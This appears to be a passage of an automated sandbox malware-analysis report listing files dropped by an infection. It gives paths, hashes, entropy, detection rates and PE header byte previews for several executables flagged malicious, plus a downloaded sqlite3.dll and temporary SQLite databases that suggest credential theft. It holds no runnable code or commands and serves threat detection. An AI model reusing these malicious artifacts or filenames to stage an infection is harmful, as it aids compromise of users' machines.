Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@..@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\EF80.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\EF80.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55 D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Vers ion=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Sy stem.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11028790681875378
Encrypted:	false
SSDEEP:	12:268+t/AXm/Ey6q9995hq3qQ10nMCldimE8eawHjc5ve:268+Xl682LyMCldzE9BHjc5m
MD5:	BC7F0CC1FAB305DDB2FDEFEE52548966
SHA1:	4A3F37B70A8F29668BC589855CAE479EB7147F86
SHA-256:	A3F18986E12B23F1F889BBA6B3AF548B707C20A66579A45F79A38C8DC82E5BC9
SHA-512:	C9994C6C394D73CA410CF98E535880A38C42FF13AB94AD0B09AFC6D6005D427A0ABC6E72CDDCF4A70AD6C850FB93C930A17558BEAD1565146DD354D0412C9 2
Malicious:	false
Reputation:	unknown
Preview:	.....(.....+.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k .a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.(.....H4..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11288476137283428
Encrypted:	false
SSDEEP:	12:wP+FXm/Ey6q9995a1miM3qQ10nMCldimE8eawHza1miI4K:A+ol68M1tMLyMCldzE9BHza1tI4K
MD5:	FFC4EEAB4E82DAC3439827D1C82AC5E3
SHA1:	8E34DAFCB42F51542A228DCDB44503DF6A7E0547
SHA-256:	ABB0ECDF1EBD3CAB4178A553A603F19DE34648C8BE59588FA43FCD4B5A6D1275
SHA-512:	2FBE72891D4F3B500F3585F8B86A8201CC7E8D12EF239291666BA77BD2A3B4567CDB7EABDF70BA28E56A7831DEF7FBF5852AECC394A3E7F4295AF4142624415 E
Malicious:	false
Reputation:	unknown
Preview:	.....(.....%.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l .\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.(.....m..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1126659102426852
Encrypted:	false
SSDEEP:	12:wP+nBXm/Ey6q9995u1mK2P3qQ10nMCldimE8eawHza1mKTKJ:A+nsl68A1iPLyMCldzE9BHza1PC
MD5:	C72E0B05E2B039E1A3B24CA515D4574F
SHA1:	64C8987CC6805BE28AB0B6F99744DCB3A4F93CB8
SHA-256:	6607B4185D7F456D1BE266E46FB25DF116A35EC948626B368532476468BBF4C3
SHA-512:	146F1D4370B652A511163E97DA909A3D685A426876C62DEC60835E4D7D406FFC26BE322B9B982C4A40CC9E7D03D2DFDEAE0156E8BC13957CBCE2BAE9CD3BD 49
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Preview:	.....(.....,.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....^s~.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a. l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.(..... ....

C:\Users\user\AppData\Local\Temp\16PP8GLX	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\26FU3EKF	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\5FCTR1D2	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\A9A9.exe

C:\Users\user\AppData\Local\Temp\A9A9.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	622544
Entropy (8bit):	7.422614340956733
Encrypted:	false
SSDEEP:	12288:RmMYfY057ypMZFFies2005g+BVwCzsGnyyvr6rzuKVY1:RGDUMX4e/0gDVnuyv2HuKVa
MD5:	26C406D1218ADAEC5E5FD1E80A9166F5
SHA1:	6129A7F0066A0868DD88CC90E2FFAB3E40504073
SHA-256:	B912D450E6F45F40FCC8D4D6A056206667F56B4A61100E2C3F43589C50BD6E6E
SHA-512:	59C4910874E5A1EBF123A13C8B7792A251C53A10A484E478492DDB95485EFA3995D924381477C6BCDAFBF834A8F090A06D27196DAFAA156AA34A64DF75FD20B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 47%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.........+..R...d:.....Q..... ....PE..L.....a.....|.....@....@.....%....@.....H.....@..... ...shared.....`.rdata.....@....rsrc...@.....@.....@..@.itext.....t}.....@..... .....O..b.P...PUd{.>;..l.V1Z.c.P

C:\Users\user\AppData\Local\Temp\AD19.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	307712
Entropy (8bit):	6.691509554580679
Encrypted:	false
SSDEEP:	6144:XKyXkVUqxlPCxTCNtBhUZC3li8ThGw+Z7xJn:XKyXLqjuCNtBhUMViehGZlt
MD5:	8C23CC666860658E657DC4652A48FF91
SHA1:	DEEBC6A7E00DB0B79C52F1D922EFA05DBCA3333E
SHA-256:	A7EE420FD3A477E690DAB56F47B264DD6C8376941101065D6645716BBF4B6333
SHA-512:	0CF8A4071903672291EFFBCF10AB5F801CF364BA72FD4EF87F96E3D5957DF9921F2C36BAE1EF1DB1B735C7C52DD59F18FBDFBDF4CFE2006D3390DF0C3EF009 2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L. ....._.....@..... .....G.....T...(....@.....x... .....8...@.....text.... ....`.data.... .....@....feg.....@....harumesK.....@....daxecat..... .....@....kom.....0.....@.. ..rsrc.....@.....@..@.reloc...:.....<...v.....@..B.....

C:\Users\user\AppData\Local\Temp\B94A.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	760832
Entropy (8bit):	7.455489986534232
Encrypted:	false
SSDEEP:	12288:NmnQAJTFOZULSeNYKa+0R7sGtakDxKUXjE9woqT4lYf9icr/PIokJVd074tFEZ1i:NqQcBOZv8YKlksGcgUUTEGBcenr/gJVM
MD5:	C085684DB882063C21F18D251679B0CC
SHA1:	2B5E71123ABDB276913E4438AD89F4ED1616950A
SHA-256:	CDA92BB8E0734752DC6366275020CE48D75F95D78AF9793B40512895ECD2D470
SHA-512:	8158AA6D5A6D2130B711671D3DAC1A335B01D08118FB8AC91DC491ED17EE04CCA8559B634EDD4C03DECBD8278709AD70DB7FB0615DF73F25D42242EA4B255 B7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 23%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z8~R>Y..>Y..>Y.. ...,Y.. ...FY....k.;Y..>Y...Y.. ...~Y.. ...?Y.. ...?Y.. Rich>Y.....PE..L.....`.....l...<.....g.....@.....PH.....e.....$j..<....0...Y.....H..#..@.....@..... .....text...j.....l..... ..`.data...h.....p.....@....johac..... .....@....rsrc.....;..0...Z.....@..@.reloc..tB....H..D...X.....@..B..... .....

C:\Users\user\AppData\Local\Temp\C48A.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	358912
Entropy (8bit):	6.278717191933335
Encrypted:	false
SSDEEP:	6144:7e+RhbrOOFh9v2Y8zBk3L3gXO1RdFggj:7e6aOFhB8zBk3L3b1R
MD5:	1F935BFFF0F8128972BC69625E5B2A6C
SHA1:	18DB55C519BBE14311662A06FAEECC97566E2AFD
SHA-256:	2BFA0884B172C9EAFF7358741C164F571F0565389AB9CF99A8E0B90AE8AD914D
SHA-512:	2C94C1EA43B008CE164D7CD22A2D0FF3B60A623017007A2F361BDFF69ED72E97B0CC0897590BE9CC56333E014CD003786741EB6BB7887590CB2AAD832EA8A3D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 79%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..S/.../.../...1.Z.=...1.L.W....6..*.../.....1.K.....1.[.....1.^.....Rich/.....PE..L...t..`.....<...J.....4.....P....@.....A.....,9..<....0...Y.....#..P.....X...@.....text...4:.....<..... ..`.data...`....P.....@.....@....pamicak.....@....dos....K.....@....modav.....@.....nugirof..... .....@....rsrc....Y...0...Z.....@..@.reloc...>.....@..:.....@..B.....

C:\Users\user\AppData\Local\Temp\CD6F.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1403392
Entropy (8bit):	7.986781882086496
Encrypted:	false
SSDEEP:	24576:uYbOX1pr8QrE0IuFKtG8v9D8yO35Em1eohaPN33kEaHNYK3nmsGUFK:uY6X1pAKIu9I/OCmYjP5Na1ms1K
MD5:	1FE2B9EA76D3F03CD08E9B969CD11F57
SHA1:	4A4A2CD043DAAC617F6E8FC700F3C240C664CD36
SHA-256:	DFB62F76439F0D9E793B99B9674A2328D840012BC6776DF91A627D59F863B59F
SHA-512:	7663922B5CC98BDB969826D3F5D102B9BFB3A997EAEC50E35DB6E309B1E7B9926A22802AA64DBE0E962E3402F6AC9F98F08E0CA33292080B8811BBB2CCE55477
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 47%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>..$zy.wzy.wzy.wn..vwy.wn..v.y.wn..vly.w(..vky.w(..vny.w(..v0y.wn..v.y.wzy.w$y.w...v{y.w...w{y.w...v{y.wRichzy.w.....PE..L...L..a.....$.....@....@.....p/....._.(.....|.*.....P.....@.....0.....@.....@...b...(.....@..... ...0.....@....rsrc.....P.....@..... .....2.....@..... .....F.....@.....%..0...z...H.....@....pZfGEvE.....*.....@....adata.....`/.....j.....@.....

C:\Users\user\AppData\Local\Temp\DACD.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	309760
Entropy (8bit):	6.697865116816221
Encrypted:	false
SSDEEP:	6144:XlfMHGLq2am/jgLWcPmiAtrp1ZDk/3TYhGaW65dTvt:Xlt1amLggiAtrp1dO3khY6n
MD5:	6146E19CEFC8795E7C5743176213B2C2
SHA1:	F158BB5C21DB4EF0E6FE94547D6A423B9FCC31B4
SHA-256:	704FA847FBC684CA65F3A0A5481EF2546CC9FDE9DDF35F18CD83C0689D124C06
SHA-512:	DF144F4FC2DEFA5D96A6CABD5FD3C7C41A14A783210BFFFD2916C63045B3CBD4E11931EB167E0F05A7BBEC557BA37DBED83380B20FB01BD85703DDED8CF9277
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L.....`.....@..... .....t...(....@..... .....8...@.....text..... ..`.data... .....@....monag.....@....jopavi.K.....@....jas..... .....@....javefa.....0.....@....rsrc.....@..@.reloc...:.....<..~.....@..B.....

C:\Users\user\AppData\Local\Temp\DB1C.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3573248
Entropy (8bit):	**7.997615922945932**
Encrypted:	**true**
SSDEEP:	49152:mxuaOaZuK/iUwHDyK3IYytOFNCX/4WmmHisrWqcjs9Za01EpgUbzpi0ckWmNaYHS:o/ijZIYbS49mDWZjs9lAb9i0c3a9S
MD5:	F5CA7A4283A387AC2D9FC3427D20EB17
SHA1:	055120692B38E06FA5B5993262DD4FF1A572DA1C
SHA-256:	0684DF47E885AB1F70B2EE3FCFD5D2FA3E3AE1155F11ACD6BCDDAEA4022D36AA
SHA-512:	F602EECDCF05246233C6BD4A41670DDE5230F0961FAE1065C62630359F8826B27D3A3FF18BEBB1B06811643AE976258C86CDF3B59A12D010CF02E5C9DEA0736
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y..a....."..... .....0.....@....@.....T.....5.. .....|.O. ....@N.....3.....@.....0.....@.....@. ..x.....@..... ...0.....@.....#...P.....@.....2...../.....@....rsrc.....@N.....00.....@....wvMqEi5.....O.....1..... .@....adata.....T.....6.....@..... .....

C:\Users\user\AppData\Local\Temp\E5F9.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	306688
Entropy (8bit):	6.681340137747043
Encrypted:	false
SSDEEP:	6144:LSqbApUjT7PGF0tR64ZXGgDddihGuvHWoQ0XMz:LSGkF0tR64JnDyhBHNTX
MD5:	E97EA1C4CC3EFE421BC13D3A1FA4D0A3
SHA1:	C5FEEC28AC884851966DB5B266C8155D81C6C0B0
SHA-256:	05343A42626EC21C12C2E642814860EFE16284278E6FD595D2EFCAE0647B4C0D
SHA-512:	C56509A7E6ED339DA275A3DD39F7FD87C3570A9C42BACCB99253537AD39987F65144E1679D8BB659B77E0196C542837BB5609AA451DE1753FAFE3924D55CDA0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$.....Rich.....PE..L. ../..`.....P.....@..... .....m.....(....@.....x... .....8...@.....text...~ ..... ..`.data.... .....@....xoguhit.....@....vakorupK.....@....gilijen..... .....@....buva.....0.....@.. ..rsrc.....@.....@..@.reloc...:.....<...r.....@..B..... .....

C:\Users\user\AppData\Local\Temp\EF80.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	538624
Entropy (8bit):	5.844802993920551
Encrypted:	false
SSDEEP:	12288:5crDIteKVQeObXSg+yVyAq9zE78U6vZ6nYiPbijH7x/F/:5+cZVQeODbVeL
MD5:	9D7EB9BE3B7F3A023430123BA099B0B0
SHA1:	18F9C9DEFA3C9C6847E6812A8EA3D1F1712A6DB1
SHA-256:	18D57C2EB16F5A8CE1058155D2912C2C4871640C444F936469ECFEA5E3D820E5
SHA-512:	A781FC4C922C81693D57BD895317467F31DE11A7F74594C6FABDF23C82D8E9934B60FBBDDE501A926F891AEADAADFF2023F341E43FC883016B3F249D6B9D546
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..0.....N... ...`....@.. ..... ..@.....N..K....`..... ....H.....text..... ...0..... ..`.rsrc.....`.....2.....@....reloc..... .....6.....@..B.....N.....H.....$...(@.....L[.....(....*..0.....(c...8....*.~....u....s....z&8.....8.....*.....*....(c...(....*..j*..... .*.....*.....*.....*....(....*..(....8....*(.....8....()...8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....=.A~.....= .A.....*.....*.....*.....

C:\Users\user\AppData\Local\Temp\YUAI5X4W	
Process:	C:\Users\user\AppData\Local\Temp\DACD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Local\Temp\YUAI5X4W	
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\npcipivi.exe	
Process:	C:\Users\user\AppData\Local\Temp\E5F9.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10551808
Entropy (8bit):	4.081890279547224
Encrypted:	false
SSDEEP:	6144:TSqbApUjT7PGF0tR64ZXGgDddihGuvHWoQ0XMz:TSGkF0tR64JnDyhBHNTX
MD5:	D7D754B8387667DCD43EDD3ACA2086B6
SHA1:	02D83CDB8B6C525037D188A640CD6E4A59046BDD
SHA-256:	3BA17900BF932F0948542B234D2D6A1E387979FEBA8828D514E01672B98494BB
SHA-512:	EDB674CE3176D1BFBC906FF314D81D85408221F02C1AF46FE5B1F11C7A8D777350088DEA49BB9AFFAAFB1B414BA440EBB9457244C8CC5B2A614D8109665304 1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....6.....}.....}.....1.....!.....$....Rich.....PE..L. ../..`.....P.....@..... .....m.....(....@.....x.. .....8...@.....text...~ ..... ..`.data.... .....@....xoguhit.....@....vakorupK.....@....gilijen..... .....@....buva.....0.....@.. ..rsrc.....@.....@..@.reloc...:.....r.....@..B..... .....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11028790681875378
Encrypted:	false
SSDEEP:	12:268+t/AXm/Ey6q9995hq3qQ10nMCldimE8eawHjc5ve:268+Xl682LyMCldzE9BHjc5m
MD5:	BC7F0CC1FAB305DDB2FDEFEE52548966
SHA1:	4A3F37B70A8F29668BC589855CAE479EB7147F86
SHA-256:	A3F18986E12B23F1F889BBA6B3AF548B707C20A66579A45F79A38C8DC82E5BC9
SHA-512:	C9994C6C394D73CA410CF98E535880A38C42FF13AB94AD0B09AFC6D6005D427A0ABC6E72CDDCF4A70AD6C850FB93C930A17558BEAD1565146DD354D0412C9 2
Malicious:	false
Reputation:	unknown
Preview:	.....(.....+.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k .a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.(.....H4..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11288476137283428

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Encrypted:	false
